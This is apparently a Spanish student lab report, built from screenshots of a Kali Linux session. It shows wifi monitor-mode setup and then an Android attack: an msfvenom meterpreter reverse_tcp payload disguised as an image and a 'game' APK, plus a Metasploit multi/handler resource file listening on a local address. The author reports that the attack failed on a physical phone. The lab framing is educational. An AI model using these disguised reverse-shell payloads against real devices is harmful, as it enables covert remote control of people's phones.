



INTERVENCION RED WIFI



Se evidencia fallo en la detección de la tarjeta de Red, se procede a realizar una breve instalación para el funcionamiento de esta




Se lee el archivo y se descomprime este

```
root@kali: /home/kali/Downloads/compat-wireless-2010-06-26-p
File Actions Edit View Help
Loading rfcomm ...
Loading bnep ...
./scripts/load.sh: line 21: athload: command not found
./scripts/load.sh: line 23: b43load: command not found
Starting bluetooth service..
Starting bluetooth (via systemctl): bluetooth.service.
● bluetooth.service - Bluetooth service
   Loaded: loaded (/lib/systemd/system/bluetooth.service; disabled; preset:
disabled)
   Active: active (running) since Fri 2023-06-02 15:29:37 EDT; 40ms ago
     Docs: man:bluetoothd(8)
  Main PID: 5791 (bluetoothd)
   Status: "Starting up"
    Tasks: 1 (limit: 2269)
   Memory: 2.0M
      CPU: 29ms
   CGroup: /system.slice/bluetooth.service
           └─5791 /usr/libexec/bluetooth/bluetoothd

Jun 02 15:29:37 kali systemd[1]: Starting bluetooth.service - Bluetooth ...
Jun 02 15:29:37 kali bluetoothd[5791]: Bluetooth daemon 5.66
Jun 02 15:29:37 kali systemd[1]: Started bluetooth.service - Bluetooth s...
Jun 02 15:29:37 kali bluetoothd[5791]: Starting SDP server
Hint: Some lines were ellipsized, use -l to show in full.

(root@kali)-[/home/kali/Downloads/compat-wireless-2010-06-26-p]
# clear
```

Se instala la actualización requerida



Se verifica que se reconocen las dos tarjetas de red cabe recalcar que todas las pruebas se hicieron con el Cable de Red conectado, esto simplemente es para mostrar lo que sucede en nuestra maquina virtual y con el sistema operativo instalado nativamente en la misma maquina

```
root@kali: /home/kali
File Actions Edit View Help
PHY      Interface      Driver      Chipset
phy0      wlan0                  mac80211_hwsim  Software simulator of 802.11 radio(s)
for mac80211
phy1      wlan1                  mac80211_hwsim  Software simulator of 802.11 radio(s)
for mac80211

(root@kali)-[/home/kali]
# ip link set wlan0 down

(root@kali)-[/home/kali]
# ip link set wlan0 name wlan0mon


(root@kali)-[/home/kali]
# airmon-ng

PHY      Interface      Driver      Chipset
phy0      wlan0mon         mac80211_hwsim  Software simulator of 802.11 radio(s)
for mac80211
phy1      wlan1            mac80211_hwsim  Software simulator of 802.11 radio(s)
for mac80211

(root@kali)-[/home/kali]
#
```




Se inicia la búsqueda de puntos de acceso con el acceso a la tarjeta de RED



Se evidencia como comienza la búsqueda de puntos de acceso y el aumento de procesamiento del sistema ya después de este momento **no se nos logra activar la opción WPA**, esperando mas de 20 minutos, reinicio de maquina nuevamente, no se nos habilita la opción aparte maquina virtual la estamos trabajando en tipo NAT y instalado localmente presenta este mismo tipo de problema

INTERVENCION CELULAR ANDROID


Creación del programa, en este caso se crearon dos, una imagen y un App



The first screenshot shows a terminal window with the command: `msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=8080 -o /home/kali/Desktop/App.jpg`. The second screenshot shows the output of the command, indicating that the payload was successfully generated as `juego.apk` with a size of 10235 bytes.

```
(kali@kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=8080 -o /home/kali/Desktop/App.jpg  
  
(kali@kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=8080 -o /home/kali/Desktop/juego.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10235 bytes  
Saved as: /home/kali/Desktop/juego.apk
```


Este es el txt del Exploit que se uso



The text editor window displays a list of commands for an Android exploit, numbered 1 through 6. The commands are: 1 use exploit/multi/handler, 2 set PAYLOAD android/meterpreter/reverse_tcp, 3 set LHOST 10.0.2.15, 4 set LPORT 8080, 5 exploit, and 6.

```
~/Desktop/c.txt - Mousepad  
File Edit Search View Document Help  
1 use exploit/multi/handler  
2 set PAYLOAD android/meterpreter/reverse_tcp  
3 set LHOST 10.0.2.15  
4 set LPORT 8080  
5 exploit  
6
```


Buscamos donde creamos el txt



A terminal window titled 'kali@kali: ~/Desktop' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ cd Desktop'. The prompt changes to '(kali@kali)-[~/Desktop]'. The user enters '\$ ls'. The output is 'App.jpg c.txt juego.apk'. The prompt returns to '(kali@kali)-[~/Desktop]'. The user enters '\$' followed by a cursor. The desktop background is dark with a wavy pattern. The taskbar at the bottom shows icons for a cube, a red swirl, and system icons including a clock showing '1:01 p. m. 1/06/2023' and a network icon labeled 'ESP'. A tooltip for the network icon says 'CTRL DERECHA'.


```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ ls
App.jpg c.txt juego.apk
(kali@kali)-[~/Desktop]
$
```

Se le da la instrucción para ejecutar el txt



A terminal window titled 'kali@kali: ~/Desktop'. The prompt is '(kali@kali)-[~/Desktop]'. The user enters '\$ msfconsole -r c.txt'. The prompt returns to '(kali@kali)-[~/Desktop]'. The desktop background and taskbar are the same as in the previous screenshot.


```
(kali@kali)-[~/Desktop]
$ msfconsole -r c.txt
(kali@kali)-[~/Desktop]
```



A terminal window titled 'kali@kali: ~/Desktop'. The prompt is '(kali@kali)-[~/Desktop]'. The user enters '\$ msfconsole -r c.txt'. The output is '[*] Starting the Metasploit Framework cOnsole ... \'. The prompt returns to '(kali@kali)-[~/Desktop]'. The desktop background and taskbar are the same as in the previous screenshots.

```
(kali@kali)-[~/Desktop]
$ msfconsole -r c.txt
[*] Starting the Metasploit Framework cOnsole ... \
(kali@kali)-[~/Desktop]
```

Nos carga el txt y está escuchando a que se use el app o imagen que se creo



```
kali@kali: ~/Desktop
File Actions Edit View Help
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

+ -- ==[ metasploit v6.3.4-dev ]
+ -- ==[ 2294 exploits - 1201 auxiliary - 409 post ]
+ -- ==[ 968 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing c.txt for ERB directives.
resource (c.txt)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (c.txt)> set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
resource (c.txt)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (c.txt)> set LPORT 8080
LPORT => 8080
resource (c.txt)> exploit
[*] Started reverse TCP handler on 10.0.2.15:8080

|
```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of a Metasploit session. It starts with a warning about a kernel panic, followed by a list of installed modules. The user then sets the payload to 'android/meterpreter/reverse_tcp', the LHOST to '10.0.2.15', and the LPORT to '8080'. Finally, the user runs the 'exploit' command, and the terminal shows that a reverse TCP handler has started on the specified IP and port. The desktop background is a dark, abstract pattern, and the system tray at the bottom shows the time as 1:03 p.m. on 1/06/2023.

Se instalo la app y la imagen, pero no retorno nada y en la app retorno esto dentro del dispositivo móvil

Se intento con NOX máquina virtual de celulares y tampoco funciono, no retorno información

Se cree que es por LHOST que nos da Kali que es más pequeño que uno normal de Windows este siempre estuvo en constante cambio

Móvil físico que se utilizó un redmi note 8.

